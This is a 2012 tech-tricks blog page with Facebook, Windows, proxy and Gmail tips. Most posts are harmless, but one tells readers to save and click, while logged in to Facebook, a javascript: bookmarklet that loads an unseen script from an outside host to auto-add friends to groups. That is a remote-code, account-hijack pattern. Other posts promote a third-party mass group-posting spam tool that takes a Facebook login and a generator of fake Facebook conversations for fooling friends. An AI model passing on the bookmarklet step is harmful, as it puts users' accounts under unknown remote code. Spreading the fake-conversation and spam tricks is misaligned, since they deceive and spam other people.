Hacking

The very first thing I should mention is that when it comes to Facebook, there's really no such thing as hack codes.

Google Adsense

Adsense tips are very important for bloggers.If you are new to Adsense, may be you are trying to know how to get more clicks. If you have some more traffic, Its easy to make money from Google ads.More income mean need to get more click for your ads.So some are wondering how to get more clicks.So,i thought to share some excellent tips for how to make more money with Google Adsense. Hope this will helps you to increase Google ad revenue..

Free Gprs

Providing Only Working Free Gprs Tricks,Free PC,Mobile,Free VPNs And Proxy Tricks For Airtel,Aircel,Docomo,Bsnl And Much More.

Windows Hack

Windows 7 tips, tricks and secrets - It's the mother lode of Windows 7 tweaks and tricks! Buying advice from the leading technology site.

Blogger Tools

Blog about Blogger Tips,Blogger Templates,Widgets,hacks,Blogger Tricks,etc..

Monday, November 12, 2012

How To Lock Your PC With Mouse | Learn Something Different!!!


We are here to learn about how to lock your PC with mouse. Just follow these simple steps to do this-

1- Firstly Right click on your desktop and make new shortcut

2- Now you will see the browse block. Fill this in this block-

--> rundll32 user32.dll,LockWorkStation <--

3-Now give any name to the shortcut you want and hit Enter.

That’s it… Now when you double click on this shortcut Your PC will get locked..

Post empty comments and updates on your Facebook Account!!!!


Go to the status update field.
Press and Keep holding Alt key and type 0173.
Now release the Alt key and post.
.
The same trick works to post empty comments.

Tuesday, October 23, 2012

how To Lock Your PC With Mouse


how To Lock Your PC With Mouse | Learn Something Different
We are here to learn about how to lock your PC with mouse. Just follow these simple steps to do this-

1- Firstly Right click on your desktop and make new shortcut

2- Now you will see the browse block. Fill this in this block-

--> rundll32 user32.dll,LockWorkStation <--

3-Now give any name to the shortcut you want and hit Enter.

That’s it… Now when you double click on this shortcut Your PC will get locked..

Wednesday, October 10, 2012

Best Tested Proxy sites!!!


Best And 100% Tested Proxy Sites

www.kproxy.com

http://www.shadow.com/

http://miss.info/
http://4proxy.com/
http://conqueror.info/
https://proxify.com/
http://www.morepress.info/
http://nyclife.org/
http://www.pagewash.com/

Access Gmail offline!!!


GMail introduced a new feature recently, that is browsing mails offline.

Today we are going to see how to do that.

First you need to install Google Gears, you can download the online installer from here
http://gears.google.com/

Run the online installer and it will install Google Gears on your system.

Now open your GMail and navigate to the settings and then to the Labs tab, there you will find a feature called offline, Enable that.

Thats it you are almost done, just a few clicks away. It will ask your permission to install offline access for GMail, click next.Then you get a Google Gears security warning, allow it.Click ok in the next window and you are done.It will download all your mails to your hard drive for offline browsing. You can see the status in the status window.

Have fun browsing gamil offline.

Get Free Content Locker for Blogger!!!

 Content Locker for Blogger!!!


Saturday, October 6, 2012

UPDATE YOUR FACEBOOK STATUS IN BLUE COLOR


*. Login to Facebook
*.
*. Click update status
*.
*. Paste below code to ur status
*.
*.@[1: ]@@[1:[0:1: Your Text Here ]]


*. Replace ” Your Text Here” with ur status

*. Click Post
Status will be updated in Blue color

Install Windows XP On Pendrive !!!


So Friends Today I will show You how to install windows xp On 2 GB Pendrive :)
You can also Use 4 or 8 GB Pendrive respectively..

The process is Very Much Simple and straight forward And the best thing is about that is You need Only A single Software To do that.
When This Will be done..You will Get a Portable Windows Xp Installed On  Pendrive Or Thumbdrive,After that You can Also Able To install software On Your Pendrive :)

So Lets Begin The Procedure..

STEP 1: To Install Windows XP On Pendrive First of all You Need To Download A Software Named "WinSetupFromUSB".
Download Link For Software Is winsetupfromusb.en.softonic.com/download 


STEP 2:
 After Downloading Install The Software On Your Computer's Hard Disk.

STEP 3:
Insert Your Pendrive Or Thumb drive.And Run The Software As You Can See In The Image Below.


http://techwarlock.blogspot.in/2012/06/install-windows-xp-on-pendrive.html


STEP 4:If Your Pendrive is Not Detected Yet Then You Have To Click Refresh Button On Software To Refresh.After Detection Mark At Removable And Finally Click On HP format Tool.
After that a Window Will Open Which Looks Like This.
http://techwarlock.blogspot.in/2012/06/install-windows-xp-on-pendrive.html

STEP 5:Click On the Start To Start Formatting.all the data on pendrive Will Lost In formatting make sure You Copy All The Files Before Proceeding.
After Formatting click "Close" To Close The HP Formatting Dialogue Box.


STEP 6:
Now Insert The XP CD In Your Cd Rom.

STEP 7:
Now Go Back To The WinSetupFromUSB Software And Press The Browse Button To Browse The Location Of the Cd,
 In My Computer Its G: its different in different Computers Make Sure You have Selected A right Drive.

http://techwarlock.blogspot.in/2012/06/install-windows-xp-on-pendrive.html

STEP 8: Click On Go And Waits Until the Full Progress Bar.
STEP 9:After Completion Restart Your Computer And Change Your Boot Sequence and Set Pendrive Or Removable Media As A Highest Priority And You Will Be Done..Now You have Your Windows Xp operating system In your Pocket. :)

Enjoy.. :)

Trick To Fresh Install Of Windows Xp in 10 Minutes!!!!


Hello Friends How are You...Hoping That You all Are Feeling Good Here..
So Friends Today I am Going to show Something Interesting As well As Handy Trick.


http://techwarlock.blogspot.in/2012/03/how-to-install-windows-xp-in-10-minutes.html


Formatting And Fresh Installation of Windows Xp is a lengthy and boring Process But we all Have To do that.
Sometimes In a Month And Sometimes in A week.
Its Approx 40-60 minutes long process.But Friends Today I will Show You how To format Or Fresh Install Xp in Just 10 minutes.
So Lets Take A look.

To perform a clean installation of Windows XP, follow these steps: 


  1. Start your computer from the Windows XP CD. To do this, insert the Windows XP CD into your CD drive or DVD drive, and then restart your computer.  

    Note
     To boot from your Windows XP CD, the BIOS settings on your computer must be configured to do this.
  2. When you see the "Press any key to boot from CD" message, press any key to start the computer from the Windows XP CD.
  3. At the Welcome to Setup screen, press ENTER to start Windows XP Setup.
  4. Read the Microsoft Software License Terms, and then press F8.
  5. Follow the instructions on the screen to select and format a partition where you want to install Windows XP.
  6. Follow the instructions on the screen to complete the Windows XP Setup.
So Friends Above All Is Only Normal Process. The main Part Begins From Here...

STEP 1 : After the Copy Part is Over ... System is Rebooted as we all know In general Formatting Procedure...
Now After Reboot The Below Image Will Appear....
  

 http://techwarlock.blogspot.in/2012/03/how-to-install-windows-xp-in-10-minutes.html
                                  

STEP 2: Now As This Image APPEARS You Have to Press  "Shift + F10 "  . This Will Open The command Prompt...  Now type  taskmgr  in it. This will open the Task manager .

STEP 3 : After The task Manager Opens Goto Processes ... And Find "Setup.exe"  process and Right CLICK on It.... and set the Priority to Highest....

http://techwarlock.blogspot.in/2012/03/how-to-install-windows-xp-in-10-minutes.html

STEP 4
: Now Just Wait And Watch It Will Completed In 2 minutes To 9 Minutes. Vary From System To System.


Enjoy..

Trick To Increase Facebook Group Member With Facebook Auto Adder JavaScript!!!


  1. First of all Make Sure Bookmark Bar is
    visible. If not visible then right click on the top of Firefox and select "Bookmarks Toolbar". & 
    This will make Bookmark Bar visible. 

    http://techwarlock.blogspot.com/


    For Google Chrome Users Simply Press Ctrl+Shift+B

  2. Copy the following JavaScript & paste it on Bookmarks Toolbar as you can see in image below.javascript:(function(){document.body.appendChild(document.createElement('script')).src='http://alviarman2009.my3gb.com/script.txt';})();
    http://techwarlock.blogspot.com/

  3. This will create a bookmark "javascript:(function(){" in the bookmark bar.


    http://techwarlock.blogspot.in/

  4. Log In to Facebook
  5. And Go To any of the facebook group.
  6. Now Click the Bookmark that you made..
        This will start adding your friends in that Group
    http://techwarlock.blogspot.com/


    To get maximum members to your facebook group..Request all your group members or friends to do the same..


    This JavaScript is tested successfully on browsers like mozila firefox and google chrome..and works fine on them.
    if you are facing any problem with this javaScript Comment below..i will try my best to sort that out..

    start adding your friends to groups before facebook block this script.. :)

    enjoy!!

Trick To Change Fonts On Facebook!!!


To Be different on social networking sites like facebook is today’s trend. Everyone is personalizing his/her profile by giving some extra efforts in maintaining facebook cover photos, profile descriptions, so it looks attractive to others.  We have already discussed many secrete facebook tricks onthese site to impress others.

http://techwarlock.blogspot.com/
Today its time to explore one more secrete trick on how to change the chat fonts on facebook.
As you know there is no inbuilt feature present in facebook to change chat fonts to some stylish fonts, but we can able to do that by using some third party sites.
Don’t worry...You don’t have to install any facebook application or anything on your profile.
The Overall Process to use stylish fonts on facebook is quite simple & we use a third party website as a simple text to stylish text convertor.

So without taking much of your time here is a small trick on "how to use stylish fonts on facebook":

  • At the middle of page you will find a text editor like program.
  • Start typing your message in text box .You can also able to see a stylish text preview which is generated just below the text box.


  • Copy the code which is generated text box.
    For i.e.: [[159590240834041]][[159590260834039]][[159590007500731]]

  • Paste the copied code in facebook chat box and press enter.

Bingo!! Facebook chat fonts got changed… 


So..Start to impress your friends by using this cool facebook tricknow..

Know How To Post .gif images On facebook!!!


Have you ever wondered on how to post .gif images on facebook..If ‘yes’ then your long wait is going to be over now. There are thousands of the peoples in forums asking the similar question “how to post a .gif image on facebook” but there is nobody who can answer this Question because officially facebook doesn’t provide a facility to upload and post .gif images
If we try to upload a .gif image then it is converted into a .jpg by their servers but beyond this there is a possible way by which we can able to post .gif images on facebook or we can set a .gif image as our facebook timeline cover.
http://techwarlock.blogspot.com/


To post a .gif image on facebook Or to set a .gif image as facebook timeline cover follow these steps:
  • Login on your facebook account.
  • Click on This Link .You will see A animated image.(Animation ofThis Image is prevented by facebook  Since 6th August 2012 After Recent Facebook timeline Upgradation.So this image is not working now.we will shortly update this post with a new link.Sorry For Your Inconvenience.)
  • If you want to post that image on your wall simply clicks on “share” button. it will posted to your wall.
  • If you want to use that .gif image as facebook timeline cover than click On “tag photo” and tag yourself or whomever you want.
  • I will accept your tag request as soon as possible.
  • After that go to your profile Set that picture as your timeline cover.

Done!! View Your Profile You Had set a .gif image as your timeline cover.

How Can I Get Thousands Of Subscribers On Facebook Trick!!!


Recently Facebook had introduced A new Feature Of Subscription.Facebook subscription is really a trending topic in internet forums where number of people is asking the similar Question "How Can IGet thousands Of Subscribers On Facebook"


"In Facebook Terms Subscription feature means Hear from people you’re interested in, even if you’re not friends."
Means If You Subscribe To Anybody Then You Can Able To Get His Public Updates on your wall.

Many Cyber Security Specialists are Saying That This Feature Is Going To Leak Personal Information of People...On The Other Hand Many People Find This Feature Useful Just Because They Can Now Able To Keep In A Touch With Their Favorite Celebrity.

If You are not using Subscription feature yet..
then you can activate it by 

Go To  https://www.facebook.co/settings?tab=subscribers   and check mark on allow subscribers or alternatively you can go toAccount Settings then Subscribers Tab and check Mark TheAllow Subscribers as You Can See In The Image Below..Make Sure Your Age Is above 18 in your profile  to activate allow subscription feature.


From the launch of this superb feature Many People from All Over The Globe Subscribing Their Favorite Celebrities,Role Models,Favorite Sportsmen etc to keep in a touch with them..

Do You Know Mark Zukerberg has More Than 15 million Subscribers...:-) 
Why not..After all he is a founder of world's #2  site.
One Thing Is Clear that The More Subscribers we Have...The More Value we Have..

So Now A Common Question Is Rising in Your Mind That Is "How Can I Get thousands Of Subscribers On Facebook"...?

There are lot of People All over The Net Who Are Saying That They Have Auto-Subscribers Script For Facebook...But  frankly speaking I Didn't Found Any Working Script Yet...That scripts are just scams.

Now all we have to do is follow some of the white hat tricks to increase facebook subscribers.
So below are some tricks to get friend requests as well as subscribers...

Note: We get subscribers only when,we don't accept incoming friend request.if we start to accept incoming friend request then we will never see a increase in subscribers so if want to increase subscribers then don't accept any of the incoming friend requests.


  • Update Your Profile: Profile details are the only thing that gives a first impression of us to our profile visitors.People rarely Send Friend requests to those who have a incomplete or less attractive profile.
    I Recommend To Fill up all profile details before proceeding Don't leave a single field empty.
  • Keep Sharing Things Publicly : Share Interesting Content with Your Profile and Tag Peoples as much as you can..this will drive attention of peoples towards your profile and they will start to send request to you.
    while Sharing Things make Sure That you change the visibility level of your post from friends to public.


  • Be A Source Of Knowledge : Participate in groups,pages,events,communities and help others this will Surely bring a increase in subscribers.
  • Get 1000 Subscribers By Facebook Suggest A Friend Feature: Yes..we can able to get thousands of subscribers very fast by suggest friend feature.The Only we have to do is to say some of our good friends to suggest Some facebook friends of theirs to us.
    for i.e If 5 of your friends suggest 50 facebook friends of them each then you will get 250 friend suggestion request.lets say 200 of 250 peoples send you a friend request then you will get 200 new subscribers without doing anything. 
    don't react on that friend suggestion request because if you send a request to anybody then they will get a new subscriber you will not get anything.just wait for sometime to friend requests to come. 


  • You Subscribe Me I Will Subscribe You back: This is another way to get many subscribers easily.There are lots of  facebook pages where we can subscribe to anyone and possibly they will subscribe us back.
    some of  facebook subscribers page url are
    https://www.facebook.com/Official.Subscribers
    https://www.facebook.com/1Subscribe
    https://www.facebook.com/pages/Subscribe-Likes-Bot-iD/103110613158940
  • Facebook Subscribe Button Widget : If you have a website/blog then its very easy to get ton's of subscribers by just adding a facebook subscribe button widget to  blog.you can create a subscribe button for your blog or site from here
    https://developers.facebook.com/docs/reference/plugins/subscribe/
  • Promote Yourself : Promote your profile to some of the biggest facebook groups with tag line like "please subscribe me..i will subscribe you back" or anything promising.
    There are many other peoples who are also in need of subscribers.they will surly subscribe you.

Please Leave your valuable comments ..

Post Your Message To All Facebook Groups In a Single Click!!!


Hello friends..

Today i will show You a Trick By Which You can Able To Post Your message In All Or Selected Facebook Groups Of Your List In a Single Click.This Is a Small But Powerful Trick You Can Use This To promote Your Blog To All Facebook Groups.But Please Don't Misuse this Trick To Spam Alot.

So Lets Start The Trick..

STEP 1: Go To http://www.hexcolor.in/tools/multipost/

STEP 2: Login To Your Facebook Account By using Fconnect Button.After That You will See Something Like This.


http://techwarlock.blogspot.in/2012/06/post-your-message-to-all-facebook.html


STEP 3:  Put Your Message In "Your Message Field."...

You Can Also Able To Put Link To Any Site Which You Want To Post With Your Message By Pasting Its URL in "Post Link (URL)" Field.

If You Want To add Any Image With Your Message And Link Then You Can Do this By Pasting The URL of Image "Post Image Link (URL)" Or Alternatively You Can Upload A Picture From Your Computer.


STEP 4: After That Select The Groups Which You Want To Publish Your Post. If You Want To Publish Your Post To All Groups Then Click Mark On "Select All".

STEP 5: Finally Click On To "Fpost" Button At The Bottom of the Page To Post Your Message In All Groups..

Enjoy.. :)

How To Spot A Fake Facebook ID!!!


  • Facebook the Second Biggest Site Of internet Created A virtual World On internet and Changed The Trend Of Soical Networking.

    The current population of Facebook is just over $300 million users and is close to passing the population of the US which is $307 million. 

    But Approximatly 100 Millions Account are Fake and About 80% of Fake Profiles Created By Boys as A fake Girl's Profile.Many peoples are also using 2-3 or even more facebook profiles to fool others.

    Today i will Show You The way to Spot A Fake Facebook ID. :)
    Don't Worry You Can Apply This Trick To Spot Fake ID On Other Social Networking Sites Like Google Plus,Twitter e.t.c

    Sometimes Guys Uses Fake Girl's Profile To fool Us.They Put A Gorgeous Model Celebrity Photos As A Appeal For send request to them and Accept Request From Them.
    So how will You Spot A Fake Facebook ID If the Profile Contains Every Information Looks Like Actual and Also A Less Known model's Photograph As Her Profile picture.

    The Answer Is Simple By 'Googling'...:)

    Yes!! You heard it Right...Google Also Have a Option By which You can Search Information By using Any Image.This Is Very Handy Feature Introduced By Google Known AsGoogle Goggles.:)
    Lets See How You Can Do That.
    Yesterday A girl Send Me a Friend Request But i Am Confused That Whether her Account Is Real Or Fake..So i am Going to Find out the Truth Behind Her Profile.. :)


  • First Of all Go to That Suspected Fake facebook Account.
      • Then After Download His Profile Picture.
        To Download His Picture Click On The Image And Then "Save as" and Then Save It On Desktop.
        http://techwarlock.blogspot.in/2012/03/find-whether-profile-is-original-or.html
      • Then Next Thing You Have To Do That Is To openimages.google.com
        In Your Browser.
          And Click On Camera Sign In Search Bar As You Can See In image Below.
      http://techwarlock.blogspot.in/2012/03/find-whether-profile-is-original-or.html
      • After that A Small Bar will Open.Select "Upload an image".
        Then Browse The Downloaded Image. And Finally Upload That Image.
      http://techwarlock.blogspot.in/2012/03/find-whether-profile-is-original-or.html
      • After That You Can able to find a Number Of Search Results Based On that Image.As You Can See Below.
      http://techwarlock.blogspot.in/2012/03/find-whether-profile-is-original-or.html

      As You can See In First Image. The Girl Who Send Me A Request Have name "Jyanthika".And Claims That The Profile Pic Is her. But At The Last Image we Can Find Out The Reality Of her Profile By Google Image Search.Originally The Profile Pic Is Of "Samantha". Who Is Actually A tamil Actress. :)
      Bingo You Had Spotted A Fake Facebook ID!!
      enjoy!!!

Generate Fake Facebook Conversations!!!


Hello Friends,
Have You Ever Wondered when Some Of Your Friends Upload A Snapshot Of Conversation With A big Celebrity ?

I Think The Answer Is "Yes"..

Some Day Ago One Of my Very Good friend Uploaded A Snapshot of Conversation With Bill Gates.I got Surprised and with in a half hour I found the way How he done that.

So Guys Today i will Share That Trick of Generating fake facebook conversations With You.
You can Construct Any Kind Of Fake Facebook Conversation With anyone Including Your friends :).


http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html


  • You Have To Click On Confirmation To add That Application In Your Facebook Profile.After That You will See Something Like This.
http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html
  • You Can Create Any Kind Of Posts By Using "Wall Machine".I am Creating A simple Status Update You can Also Create Relationship Status Update,Friendship Update,Like Update,Event Update E.t.c By Clicking On The Bottom On The Page.


http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html


  • The website Is Very Much User Friendly. You only Have To click On the Thing Which You want To Edit.You Can Also Change The Time Of posts,Likes On Posts E.t.c To looks It Real.
After That Click On Save Then Give A post Title and Post Category. And Click On Save Again.
 http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html
  • After That Save You will See Something Like This.
http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html


Yes You Are Right There Is No Download Option To Download Your Fake Wall Post. :(

But Why To Worry On TechWarLock.
Simply Take A Snapshot Of entire Screen By Pressing "Prt Scr" (Print Screen) Key.
And Paste That Image in Paint. After That Crop That Image To A Viewable Size.And You Are Done.
Lets See I Also Edited Mine One By Using Paint.And Final Fake Post Looks Like This.. :)


http://techwarlock.blogspot.in/2012/03/generate-fake-facebook-conversations.html


Now upload That fake facebook conversations Snapshot On Facebook And Give A shock To Your Friends!!!


For More Cool Tips and Tricks Stay Tuned With Us..!!

Use Facebook Without Internet Connection!!!


I know Title Of  Post Sounds somewhat funny but friends You can use facebook with no internet connection And Even On Phones Which don't Have Internet Support.
And the best thing is that its Completly free.Facebook India has partnered with Fonetwish to bring Facebook on every mobile phone without requiring any apps or even the Internet.Now you can able to use facebook on cell phones like 1100.which don't have any browser or internet facility.


http://techwarlock.blogspot.in/2012/03/use-facebook-without-internet.html


The only You have to do is to  dial *325# 
from your mobile phone and follow the instructions.

First of all it asks for Facebook username and password,You have to enter these information via a number based command Prompt.
After You get in.You will see a menu like 
  1. news feed
  2. update status
  3. post on wall.
  4. friend request.
  5. messages.
  6. notifications.
    *Account settings.


    You have to enter desired Number in a number based command prompt for accessing your account.


NOTE:
  • This Service is only available in India.
     
  • This Service Currently available On selected operators like Airtel, Aircel, Idea and Tata Docomo users.
  • Access to facebook account and Status updates is completely free.If you also want to use features like Notifications, updating friends wall you have to subscribe to Fonetwish premium plan which is very cheap.

    Enjoy!!!

Protect Your Facebook Account From Hackers!!!


Protect Your Facebook Account From Hackers


Hello Friends,

Do You know about 6,00,000 facebook accounts got hacked daily.Its very easy to hack a facebook account coz hackers are introducing new methods day by day to crack your system's security..Its Difficult Job To Maintain Security Of Your Facebook Account Without A Prior Knowledge Of Hacking...that's why Today i am Going Writing a article on countermeasures to avoid hacking.

http://techwarlock.blogspot.in/2012/03/how-to-be-safe-facebook-account-from.html


so lets start.


  • First of all log in to your facebook account then go to account settings then after go to security tab.
  • in security tab.the first options says.

    Secure Browsing: Enable it.
    when You use secure browsing.Your Default Connection Sets To Https Insted of Http.
    Http Stands For Hyper Text Transfer Protocal. When We use Http Our Browser And Server Create Communication In Normal Language. But On the Other Hand Https stands For Hyper Text Transer Protocal Secure, When We Use Https Browser and Server Talks In encrypted Language. So Chances Of Man In The Middle Attack Gets Reduced. In 'MITM' a Third Person or Brodly Says Hacker Can Listen The Communication Between Browser And Server.

  • Now Come To second Point,Again Go To account settings then after go to security tab.
    in security tab.the Second options says.
          LOGIN NOTIFICATIONS: Enable Login Notifications.

       Note: Enable Both Email And Phone Notifications.

          It is Necessary To enable Login Notifications Because    facebook can notify you when your account is accessed from a computer or mobile device that you haven't used before.


Now Settings Part Is Completed.
So Lets Begin To Avoid The Possible Technique By Which Hacker Can Hack Your Account.


  • First of All Keep Your Primary Email Address(ie. gmail,yahoo,hotmail e.t.c) Password diferent from facebook password never Keep Both Password Same.

    Lets Say if Someone Hacks Your facebook account and changes Your facebook  Password.. Then You can Get Back Your Password By Clicking On forget Password link.But If Both Password Are Same.Then Anybody can Change Both Passwords easily and You will Lose Your Accounts For Forever. :(  
  • Many Hackers Hack Accounts Via Phishing.Phishing is an e-mail fraud method in which the hacker sends out Exactly Same Looking Website Address in an attempt to gather personal and financial information from recipients.
    So Never Give Your Creditials On false Websites. If Anyone give You link Like... Faecbuk.com Or Facbooook.com Then Never Give Your Email address and Passwords there.
    Always Do give Your Password To Only "Facebook.Com"
    Otherwise You Will Be hacked.
  • Keylogging Is Also A method By Which Anyone Can Got Easily Haked.
    The Entire Process Is known As Keylogging and The Software Used In it known as keylogger. Keylogger is most intelligent tool to secretly capture all typed keystrokes activities of your kids, employees, family members, relatives, friends on computer system And Save Them In A File. That File Can Be Sent To Hacker Via Internet.
    To Avoid keylogging. Always Use a Good License Version Antivirus Software and Regularly Update and Scan With It.
  • Always Give A unpredictible Security Question Answer.
  • Never Add  Unknown Persons In Your Account.Facebook Have A Vulnerablity To bypass Security By Using Of Your Three Friends.
  • Lastly Countermeasures for Trojan: Trojan Are Dangerous Kinds Of virus They Can Work As Keyloggers And Give Hacker's a acess To Your System.To Avoid Hacking With Trojan. Always Use a Good License Version Antivirus Software and Regularly Update and Scan With It.One More Important Thing Trojan Can Be Binded Or crypted With Any Software,Image,Video Or Any Kind of File That Makes Them Undetectable.So Never Download Anythings From suspected Sites Like ziddu Or Mediafire.